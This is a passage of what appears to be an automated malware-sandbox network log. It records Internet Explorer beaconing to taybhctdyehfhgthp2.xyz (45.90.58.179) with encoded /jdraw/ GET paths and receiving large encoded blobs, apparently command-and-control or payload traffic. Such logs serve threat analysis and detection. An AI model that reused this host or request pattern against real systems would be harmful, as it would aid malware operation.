0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2ns pX1DORs+15QbqbLOwsgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap 92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wgUz9rztXxEpGFSahrl3L9s4W/6W0fGVOzm a0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMlzwjEj 90Bvq1PJjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4 fcRcWCnpt8ilJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYIIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0 vaCFNO6rH56zjElSxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftP eSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49882	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:07.509743929 CEST	11214	OUT	GET /jdraw/zTjbj3kKOaJ_2FHCn/EBB0ghxmT2zf/tZbW0q1dqvV/yVEV1RDmPsuUHe/9FIX_2FieCFBsfpbW1K38 /dHn_2BX1vT0rKAiB/QFi0KmjZl6PH4uf/JNL9yHWEao1Jw7Ayug/0ksp4OzRe/qPXlFslPx8Je_2BMuBBh/SGrx7l yKyPKvXD05bnd/0JGzLedhoE7YtvlNRDW9VB/Smf6dY.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:07.671403885 CEST	11422	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:07 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 61 35 63 30 0d 0a 54 37 50 43 46 2b 46 31 4a 55 4b 41 54 62 62 73 6b 6e 55 32 76 58 53 4c 57 30 70 45 54 4a 56 69 7a 51 2b 44 68 35 45 4d 66 73 37 78 45 66 79 46 33 4b 48 51 69 53 71 48 7a 55 68 43 2b 65 4f 65 34 78 4f 6d 6b 74 78 46 38 68 6b 49 4e 50 41 79 47 77 74 4c 75 78 6a 7a 51 55 58 30 64 4f 6c 78 52 68 6c 32 49 79 4d 71 6a 6c 52 6b 53 79 56 4f 65 72 75 63 56 6c 49 33 75 36 35 62 70 6a 30 4f 6d 52 76 43 57 47 38 4a 71 2b 4c 33 74 4a 74 4f 76 31 74 42 74 47 5a 58 5a 42 6c 75 79 32 70 34 54 56 54 57 67 70 50 7a 4f 51 77 76 6d 30 72 68 56 73 4f 48 62 78 44 4b 4c 7a 6b 59 36 4d 50 32 52 32 47 70 50 39 78 71 42 52 46 34 67 7a 30 48 74 53 4d 58 6a 77 44 4e 77 71 46 63 49 32 34 46 62 2b 31 2b 64 73 65 35 69 4c 44 66 51 79 42 35 71 37 33 61 6d 39 61 52 67 36 74 75 43 71 65 53 47 50 4e 64 75 30 44 6f 72 43 2b 65 36 35 37 42 6b 32 69 57 66 4b 4e 72 45 4a 47 34 33 76 4a 4e 2b 68 45 30 6f 4c 37 69 76 34 31 4c 50 36 37 33 61 4b 41 35 6c 33 62 49 48 6f 46 77 4c 30 4f 78 37 6a 69 48 37 5a 36 52 4e 61 37 42 2b 38 42 66 6d 34 51 42 66 4e 31 68 30 55 35 75 47 73 65 68 71 78 7a 56 48 33 46 65 44 77 4f 6b 42 7a 75 43 39 6a 62 4a 7a 77 4c 4b 38 61 2b 6a 49 67 51 53 4a 52 6d 4d 54 43 72 32 33 79 67 67 46 4d 42 75 6b 39 34 32 4c 57 52 45 46 4a 79 58 57 32 52 65 47 61 38 61 63 75 79 7a 54 36 55 57 5a 35 68 4f 58 6e 79 58 54 43 46 61 39 48 76 4c 71 72 56 36 41 74 56 6c 78 62 34 46 37 34 49 51 63 79 50 6f 36 4d 4a 2f 58 6c 74 57 52 6e 44 66 55 61 4d 62 6f 4e 6d 51 58 41 70 4c 56 39 49 4a 66 4a 74 36 50 55 37 7a 66 78 59 37 48 46 4d 4c 68 59 49 62 7a 61 61 43 75 63 71 58 57 33 61 77 6b 30 4e 44 31 54 30 6e 36 4e 36 59 35 57 44 44 6f 69 4e 7a 4b 64 51 4a 4b 69 6e 48 2f 4b 73 4b 32 71 2f 30 2b 34 69 53 42 31 53 33 63 50 35 4a 77 31 54 48 77 4f 45 37 74 6b 77 54 71 71 2f 6b 4e 33 65 63 37 64 6d 38 75 47 30 70 4c 64 2b 63 69 4d 6d 42 68 44 41 31 4c 78 69 6c 53 72 6a 36 6d 64 6f 45 70 6f 55 7a 68 51 30 63 49 6b 69 59 7a 6e 4c 49 4f 41 75 4b 4c 4a 76 43 78 39 4b 32 6c 2f 70 58 35 76 68 52 47 45 49 34 57 69 4b 6d 73 33 34 4e 76 78 44 77 31 42 72 70 70 65 48 66 71 36 6d 35 62 5a 4a 2b 6a 47 6e 57 51 33 56 54 43 39 68 70 2b 7a 62 30 6b 50 51 41 4a 38 61 6f 6d 73 4b 35 45 4d 4b 41 6a 38 75 65 45 4f 70 66 79 6e 54 53 6b 4c 68 61 52 43 6b 5a 31 48 65 2f 34 59 7a 4e 38 41 58 31 6b 50 45 73 4c 2b 71 47 41 69 41 6c 51 50 45 54 62 4c 65 72 36 48 61 2b 76 66 77 69 5a 50 34 41 58 55 33 77 49 42 45 62 78 48 72 67 6e 4e 2f 47 67 38 66 36 33 47 6d 33 38 42 66 52 68 50 77 59 39 6a 79 47 52 34 42 56 50 35 78 39 4a 66 43 32 35 6f 61 74 2f 6e 57 35 4e 39 68 73 5a 4b 34 48 33 6f 64 71 52 4f 75 44 59 31 53 4c 76 6b 42 64 57 72 65 54 42 78 75 55 37 72 67 34 2b 45 6c 41 45 6c 52 7a 52 70 48 37 63 67 52 50 72 32 4a 7a 47 35 79 51 55 36 55 34 38 51 31 6f 6b 44 31 4c 42 33 7a 6b 66 46 67 74 4d 46 35 6f 68 43 56 70 72 38 4d 54 37 51 75 34 51 50 38 73 6e 50 Data Ascii: 3a5c0T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8 hkINPAyGwtLuxjzQUX0dOlxRhl2IyMqjlRkSyVOerucVlI3u65bpj0OmRvCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVT WgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcl24Fb+1+dse5iLDfQyB5q73am9aRg6tuC qeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1 h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+jIgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOX nyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9lJfJt6PU7zfxY7HFMLhYIbzaaCucqXW3a wk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1L xilSrj6mdoEpoUzhQ0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9h p+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEsL+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wI BEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+El AElRzRpH7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49884	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:11.355328083 CEST	11783	OUT	GET /jdraw/YfhAKSrZ_/2B_2FjO_2BEfGkA859_2/BmcHGy0Exj8cPI6312d/hMFhmCvKYhGzWSE_2F3JZz/aqG_2Fo0JgK7b/lpJP6WZQ/EwJ0P5ojrmoHc7KEeUKS_2F/dr_2FAQUA2/1o9m_2FVWjRUIwasm/FW5sGJpTKtUf/M_2FEcpAeM7/B8jNam9JQ5TnKP/12F_2FHiebPKRmxJQmXnR/gGjhIMF_2FS7t5KV/L.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:11.415927887 CEST	11786	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:11 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2460 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 65 68 58 6c 64 53 77 58 51 69 59 4c 61 47 7a 6e 51 4e 35 59 46 37 72 33 4c 2f 65 66 4f 4c 62 34 4c 6e 5a 31 6f 41 59 70 74 38 6c 67 50 47 50 65 2f 67 66 38 2f 44 47 54 62 56 36 6d 37 59 77 70 55 52 33 4d 57 6f 32 55 74 4b 64 44 6d 46 34 41 50 43 46 72 61 4a 52 45 77 6c 4a 57 6e 6b 6f 62 38 53 73 51 4e 4a 68 72 79 77 76 4b 71 77 2b 62 53 6f 6f 48 59 75 77 6c 49 42 6b 6e 4f 64 73 70 58 39 45 51 65 33 53 76 39 65 2b 4d 4a 47 7a 42 55 56 30 68 61 45 44 62 61 30 58 41 6b 4f 62 75 44 59 4e 52 6a 31 38 78 6e 4e 69 58 69 36 57 73 36 30 50 6a 63 30 2f 48 55 30 69 39 62 4c 52 70 52 67 35 39 53 54 6b 55 71 46 47 73 38 43 34 31 32 48 31 78 56 64 6d 63 35 64 32 76 72 72 77 31 57 37 32 36 78 64 78 4c 4a 62 42 35 50 72 59 69 50 6f 4d 41 50 31 59 4e 39 50 2b 4b 59 7a 6d 6c 4f 56 47 4b 65 49 76 66 69 4b 79 64 4e 37 61 78 79 55 71 35 2f 77 70 67 41 53 47 2b 2f 30 71 4f 41 61 30 6f 65 53 68 35 51 36 7a 34 4c 65 39 31 58 37 6f 34 32 6a 6d 4f 51 6e 69 53 77 63 2f 41 6e 59 66 6c 6c 67 45 4c 2b 58 5a 2f 69 6f 55 59 4e 69 62 4a 56 6f 58 44 36 65 69 58 4f 6c 37 4d 4f 4b 61 70 79 31 42 62 2b 47 79 77 7a 79 38 74 50 5a 6a 34 54 6b 7a 4f 67 2f 6b 44 6f 6c 43 7a 6d 4b 73 33 50 75 62 48 4c 41 42 34 65 6a 51 45 44 2f 38 66 51 51 6b 46 71 39 50 41 69 59 78 75 70 44 6e 55 69 43 58 67 39 37 76 41 51 42 75 53 4a 73 46 6a 39 6b 37 53 62 51 66 35 6c 72 55 46 54 32 39 6f 50 58 57 41 46 4f 2b 69 76 49 39 54 4c 56 53 36 47 4d 35 56 31 56 51 37 33 4a 46 7a 34 30 48 38 57 35 6a 33 6d 4b 44 73 2b 4c 6b 39 2f 79 70 4e 53 51 52 62 45 41 69 74 6d 49 30 4c 36 39 76 2f 4f 70 79 43 5a 66 77 32 62 4c 72 33 55 4d 6a 79 51 36 6a 63 34 37 32 75 52 54 42 6a 6c 75 6b 74 59 75 4a 4b 74 4f 78 6d 6c 30 6b 46 61 4d 35 4f 51 48 61 6e 43 4b 55 46 55 44 30 5a 45 72 34 31 4f 62 4d 48 67 66 54 4c 41 2b 47 56 51 41 43 32 4d 34 69 36 6f 52 58 62 33 2f 46 44 37 4f 37 71 36 49 71 6e 75 6e 55 33 57 36 78 6f 36 46 6b 6b 77 78 4d 77 46 61 39 33 54 7a 62 49 35 6c 55 36 75 59 6e 59 2b 6b 4c 59 52 51 62 79 54 46 56 33 5a 6d 49 70 4e 70 75 2f 74 7a 50 41 32 5a 41 6b 4e 32 53 4a 74 61 54 66 4d 4f 62 71 67 57 65 69 49 56 57 5a 44 49 36 59 5a 34 50 65 6f 59 56 47 56 50 54 78 56 6f 39 7a 56 57 65 35 58 36 7a 51 72 71 57 43 47 47 45 69 77 4c 5a 51 4c 45 78 76 6a 63 76 4a 35 2b 55 6c 77 36 4a 57 38 73 32 39 73 37 34 6b 63 38 56 6f 42 78 30 68 74 36 57 56 64 70 62 59 30 30 63 44 66 76 5a 6c 71 50 5a 45 79 44 6a 75 54 68 38 30 67 77 61 4d 30 52 54 67 69 31 79 61 78 2f 44 41 4b 34 30 63 59 37 57 6e 72 64 2f 53 6e 66 64 30 6d 51 68 62 65 6d 48 32 6d 63 73 53 43 45 44 6c 56 32 47 69 59 50 6c 46 6e 6f 6a 7a 38 56 79 53 52 7a 5a 75 42 34 39 6e 6a 76 38 54 76 72 69 37 48 65 57 53 52 6e 49 33 73 47 51 76 45 6a 37 42 4c 33 54 48 55 48 2f 4e 48 58 51 4c 45 4e 4f 71 5a 6b 49 63 78 4a 51 43 71 78 4c 48 6a 6f 66 61 58 65 47 4c 38 64 49 49 52 45 32 4a 32 33 63 4b 4e 72 2f 32 56 34 74 63 66 44 79 31 52 59 4a 2b 2b 6d 74 Data Ascii: ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF 4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwlIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18x nNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOV GKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiX Ol7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k 7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3 UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6Iqnun U3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVG VPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gw aM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQv Ej7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49886	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:11.376338005 CEST	11784	OUT	GET /jdraw/RLbbZoqov27/RZXl47dw7WS2hD/qIyj2qjQipAh2ErH6xoal/uDkYECdj5jTgffUh/mYJ2XVA9rwPHUy2/QjwrTGMY_2F64PN_2F/YUDgMw7p1/s2t1KKiFVgqn2ZlMG_2B/D9NyHTdv3F0qdbbbGle/lx_2BPHRlHmFCQVN9dlzs4/OJpccJSrSanUR/bzsZAfU_/2BqRTtL2elDx7sY/V.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:11.434812069 CEST	11789	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:11 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 61 33 31 34 0d 0a 67 72 57 41 4c 4a 30 41 6f 52 72 79 4d 68 4c 6b 62 34 2b 35 66 4b 46 31 42 54 33 44 6c 56 75 33 6a 75 7a 45 48 61 77 2f 5a 76 53 45 53 6d 51 76 58 51 38 6e 6b 70 30 59 39 52 6b 64 57 67 69 7a 31 69 4f 4b 31 44 38 4e 55 72 39 69 5a 64 73 64 46 72 38 31 4a 6d 70 57 67 39 74 78 6e 64 7a 56 47 54 30 65 36 2b 54 42 59 51 45 66 63 65 50 51 59 6e 6f 75 51 33 6e 45 5a 54 63 44 75 52 54 63 56 56 4b 70 34 4d 76 79 6f 41 45 37 36 67 44 5a 59 5a 62 31 55 37 54 4f 36 67 57 46 35 78 47 61 45 59 44 50 52 68 58 36 4b 75 42 45 44 4c 6e 70 4b 4a 59 4e 78 6e 5a 2f 70 73 6b 35 5a 2f 78 69 72 55 51 75 71 72 35 6e 51 38 64 43 77 62 76 6e 49 61 2f 44 67 44 59 66 35 43 6a 67 64 73 77 6b 67 72 72 48 6f 34 71 30 37 6d 36 41 65 39 6d 42 2b 53 46 34 4c 36 71 4d 35 56 2b 67 77 30 61 33 4c 70 65 4b 54 75 57 53 79 33 31 6c 6f 76 6f 31 38 44 36 63 43 5a 49 66 4e 4d 30 79 4d 73 41 71 51 6a 78 44 57 30 59 61 53 79 56 65 4d 54 6a 75 36 74 76 76 59 79 35 6d 55 62 75 73 61 70 37 57 49 6d 41 57 6d 61 67 48 4b 6e 30 51 43 52 59 52 33 37 64 49 32 6e 73 70 58 31 44 4f 52 73 2b 31 35 51 62 71 62 4c 4f 77 73 67 4c 63 64 66 65 56 36 6b 77 63 48 44 68 64 34 70 4d 4c 4c 70 73 31 71 6c 41 49 53 4f 52 51 52 32 4b 34 44 36 4a 59 6c 38 58 71 31 4f 37 4b 55 67 75 73 4d 2b 72 4d 63 51 6c 39 76 42 6f 45 54 6a 39 70 53 74 68 61 70 39 32 41 6a 6e 52 76 69 7a 32 74 6e 44 2f 32 55 73 72 74 63 30 78 6c 32 5a 34 59 71 37 6d 30 62 6c 7a 59 4d 46 65 36 75 75 61 72 79 65 45 70 4a 64 50 50 42 61 4c 36 77 67 55 7a 39 72 7a 74 58 78 45 70 47 46 53 61 68 72 6c 33 4c 39 73 34 57 2f 36 57 30 66 47 56 4f 7a 6d 61 30 56 56 62 46 61 55 6d 47 32 45 79 51 7a 52 52 66 6f 42 6e 77 56 54 47 6c 76 51 45 31 71 5a 35 73 39 4d 6c 73 2b 53 79 42 6f 31 2f 35 33 68 6b 59 5a 70 31 6e 2f 4a 6a 46 78 6f 46 38 64 44 34 47 6b 77 72 37 4b 61 56 6a 77 35 35 4e 63 56 79 48 72 4d 49 7a 77 6a 45 6a 39 30 42 76 71 31 50 4a 6a 64 78 56 77 79 33 31 58 70 4a 6f 57 54 35 44 68 6e 2f 73 46 44 63 37 33 4f 31 65 59 71 47 58 4f 4a 37 66 73 2f 4e 33 61 62 44 2f 33 65 4b 63 7a 50 2b 73 66 71 70 70 53 77 39 59 67 54 52 6f 53 32 2f 7a 31 6b 71 51 4f 44 55 7a 41 43 75 70 49 34 66 63 52 63 57 43 6e 70 74 38 69 49 4a 45 7a 4d 48 45 39 6f 78 63 33 6e 66 62 67 47 6a 6d 39 6b 69 44 55 78 6a 58 55 79 67 44 61 59 6c 49 44 73 63 2f 45 39 52 51 47 41 4e 4e 6f 4b 45 67 6a 4c 50 45 47 56 73 64 74 57 45 48 63 6f 2b 33 75 34 5a 59 38 33 72 77 79 6e 4e 30 76 61 43 46 4e 4f 36 72 48 35 36 7a 6a 45 49 53 78 48 73 56 6a 6a 61 6e 6d 64 63 47 31 57 61 50 66 48 43 67 33 79 32 68 71 69 6c 54 61 58 46 37 2b 54 76 70 38 76 5a 72 35 4c 75 65 35 69 30 6c 46 53 6c 46 47 62 48 63 59 59 6c 44 44 55 4a 37 51 33 71 6c 6b 70 77 66 74 50 65 53 54 68 6b 30 61 66 65 72 30 47 77 6d 42 6f 47 48 58 73 41 42 51 57 33 79 50 4b 73 4f 61 33 57 37 79 2f 33 6a 79 62 55 53 6f 50 4e 76 4e 72 69 57 46 2f 65 44 30 61 71 63 6f 46 37 41 38 Data Ascii: 4a314grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NU r9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nEZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYD PRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB+SF4L6qM5V+gw 0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2ns pX1DORs+15QbqbLOwsgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap 92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wgUz9rztXxEpGFSahrl3L9s4W/6W0fGVOzm a0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj 90Bvq1PJjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4 fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYIIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0 vaCFNO6rH56zjElSxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftP eSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49888	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:14.488343000 CEST	12155	OUT	GET /jdraw/SeHkUEUxsMZP1AhS/3IlboRjollxufxg/k0C1fYozGaNykNILuY/7mbt1CT39/8yuLSdKM2t03HpRX2_2F/fjGqyi YIkzVmY7BL2T3/lJeut6ngXNw7Xsle3Ac_2F/uCeLuklVXJGPS/OHU0EBrz/suKxF4Ft_2BK7qPRfzoyHnN/GhDiNt OZSu/bj6BgaSC_2FhnYL1W/3sMLu_2F/RiRf.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:14.547493935 CEST	12157	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:14 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2460 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 65 68 58 6c 64 53 77 58 51 69 59 4c 61 47 7a 6e 51 4e 35 59 46 37 72 33 4c 2f 65 66 4f 4c 62 34 4c 6e 5a 31 6f 41 59 70 74 38 6c 67 50 47 50 65 2f 67 66 38 2f 44 47 54 62 56 36 6d 37 59 77 70 55 52 33 4d 57 6f 32 55 74 4b 64 44 6d 46 34 41 50 43 46 72 61 4a 52 45 77 6c 4a 57 6e 6b 6f 62 38 53 73 51 4e 4a 68 72 79 77 76 4b 71 77 2b 62 53 6f 6f 48 59 75 77 6c 49 42 6b 6e 4f 64 73 70 58 39 45 51 65 33 53 76 39 65 2b 4d 4a 47 7a 42 55 56 30 68 61 45 44 62 61 30 58 41 6b 4f 62 75 44 59 4e 52 6a 31 38 78 6e 4e 69 58 69 36 57 73 36 30 50 6a 63 30 2f 48 55 30 69 39 62 4c 52 70 52 67 35 39 53 54 6b 55 71 46 47 73 38 43 34 31 32 48 31 78 56 64 6d 63 35 64 32 76 72 72 77 31 57 37 32 36 78 64 78 4c 4a 62 42 35 50 72 59 69 50 6f 4d 41 50 31 59 4e 39 50 2b 4b 59 7a 6d 6c 4f 56 47 4b 65 49 76 66 69 4b 79 64 4e 37 61 78 79 55 71 35 2f 77 70 67 41 53 47 2b 2f 30 71 4f 41 61 30 6f 65 53 68 35 51 36 7a 34 4c 65 39 31 58 37 6f 34 32 6a 6d 4f 51 6e 69 53 77 63 2f 41 6e 59 66 6c 6c 67 45 4c 2b 58 5a 2f 69 6f 55 59 4e 69 62 4a 56 6f 58 44 36 65 69 58 4f 6c 37 4d 4f 4b 61 70 79 31 42 62 2b 47 79 77 7a 79 38 74 50 5a 6a 34 54 6b 7a 4f 67 2f 6b 44 6f 6c 43 7a 6d 4b 73 33 50 75 62 48 4c 41 42 34 65 6a 51 45 44 2f 38 66 51 51 6b 46 71 39 50 41 69 59 78 75 70 44 6e 55 69 43 58 67 39 37 76 41 51 42 75 53 4a 73 46 6a 39 6b 37 53 62 51 66 35 6c 72 55 46 54 32 39 6f 50 58 57 41 46 4f 2b 69 76 49 39 54 4c 56 53 36 47 4d 35 56 31 56 51 37 33 4a 46 7a 34 30 48 38 57 35 6a 33 6d 4b 44 73 2b 4c 6b 39 2f 79 70 4e 53 51 52 62 45 41 69 74 6d 49 30 4c 36 39 76 2f 4f 70 79 43 5a 66 77 32 62 4c 72 33 55 4d 6a 79 51 36 6a 63 34 37 32 75 52 54 42 6a 6c 75 6b 74 59 75 4a 4b 74 4f 78 6d 6c 30 6b 46 61 4d 35 4f 51 48 61 6e 43 4b 55 46 55 44 30 5a 45 72 34 31 4f 62 4d 48 67 66 54 4c 41 2b 47 56 51 41 43 32 4d 34 69 36 6f 52 58 62 33 2f 46 44 37 4f 37 71 36 49 71 6e 75 6e 55 33 57 36 78 6f 36 46 6b 6b 77 78 4d 77 46 61 39 33 54 7a 62 49 35 6c 55 36 75 59 6e 59 2b 6b 4c 59 52 51 62 79 54 46 56 33 5a 6d 49 70 4e 70 75 2f 74 7a 50 41 32 5a 41 6b 4e 32 53 4a 74 61 54 66 4d 4f 62 71 67 57 65 69 49 56 57 5a 44 49 36 59 5a 34 50 65 6f 59 56 47 56 50 54 78 56 6f 39 7a 56 57 65 35 58 36 7a 51 72 71 57 43 47 47 45 69 77 4c 5a 51 4c 45 78 76 6a 63 76 4a 35 2b 55 6c 77 36 4a 57 38 73 32 39 73 37 34 6b 63 38 56 6f 42 78 30 68 74 36 57 56 64 70 62 59 30 30 63 44 66 76 5a 6c 71 50 5a 45 79 44 6a 75 54 68 38 30 67 77 61 4d 30 52 54 67 69 31 79 61 78 2f 44 41 4b 34 30 63 59 37 57 6e 72 64 2f 53 6e 66 64 30 6d 